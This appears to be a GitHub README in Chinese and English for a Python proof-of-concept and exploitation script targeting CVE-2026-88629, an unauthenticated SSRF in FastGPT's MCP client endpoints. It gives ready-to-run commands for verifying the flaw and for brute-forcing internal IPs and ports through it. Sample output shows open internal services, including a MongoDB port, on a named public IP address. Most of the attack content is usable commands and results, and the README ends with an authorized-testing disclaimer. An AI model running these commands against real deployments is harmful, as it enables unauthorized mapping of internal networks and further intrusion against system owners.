 exploreio/cve-2026-88629-fastgpt-mcp-client-ssrf
Python PoC and exploitation script for CVE-2026-88629, an unauthenticated SSRF in FastGPT MCP client getTools/runTool endpoints, with intranet port probing.

getTools 与 runTool接口ssrf漏洞复现English | 简体中文
影响版本:FastGPT 社区版 4.10.0 ~ 4.14.x

/api/support/mcp/client/ 下的 getTools 与 runTool 两个端点均接收请求体中的 url 并由服务器主动向其发起 MCP/SSE 连接。两接口均无任何鉴权、url 完全由请求者控制、连接结果(拒绝/超时/HTTP 状态码/响应内容类型)以错误消息形式回显 —— 构成未认证 SSRF 与内网测绘 oracle
实战效果


POC 模式(验证漏洞存在):
python mcp_client_ssrf_poc.py --target https://8.155.27.243
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --endpoint runTool
实测输出(节选):
[1] 出站到自身公开地址: {"code":500,...,"message":"SSE error: TypeError: fetch failed: Hostname/IP does not match certificate's altnames..."}
[2] 出站到内部关闭端口: {"code":500,...,"message":"SSE error: TypeError: fetch failed: connect ECONNREFUSED 127.0.0.1:47654",...}

[+] VULNERABLE — 服务器对用户提供的 URL 发起了真实出站请求 (未认证 SSRF)
EXP 模式(内网 IP:端口爆破,三态分类:开放/闭合/被过滤):
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --mode exp \
  --ips 127.0.0.1,172.17.0.1,172.18.0.1,sandbox,mongo \
  --ports 80,3000-3005,3306,27017 --threads 8
实测输出(20 个探测,自动发现 4 个内网开放服务):
===== 内网资产矩阵 =====
主机 127.0.0.1: 开放 0 | 闭合 5 | 被过滤/无回显 0
主机 172.18.0.1: 开放 2 | 闭合 3 | 被过滤/无回显 0
    [开放] 172.18.0.1:80    HTTP 服务可达, 响应状态码 404
    [开放] 172.18.0.1:3000  HTTP 服务可达(非 MCP, content-type 已回读)
主机 sandbox: 开放 1 | 闭合 4 | 被过滤/无回显 0
    [开放] sandbox:3000     HTTP 服务可达, 响应状态码 500
主机 mongo: 开放 1 | 闭合 4 | 被过滤/无回显 0
    [开放] mongo:27017      HTTP 服务可达(非 MCP, content-type 已回读)

[+] EXP 完成: 共发现 4 个内网开放服务
注意:
--target的协议/端口必须与实际部署一致(该目标仅 https/443 提供 API;用 http/80 会命中 nginx 404,脚本预检会明确提示"端点不可达"而非误报)。
中文
英文
https://exploreio.github.io/2026/09/04/fastgpt-mcpClient-unauthenticated-ssrf/
本概念验证仅用于教育和授权安全测试目的。作者对任何滥用此信息的行为概不负 责。在测试任何系统前,务必获得适当授权






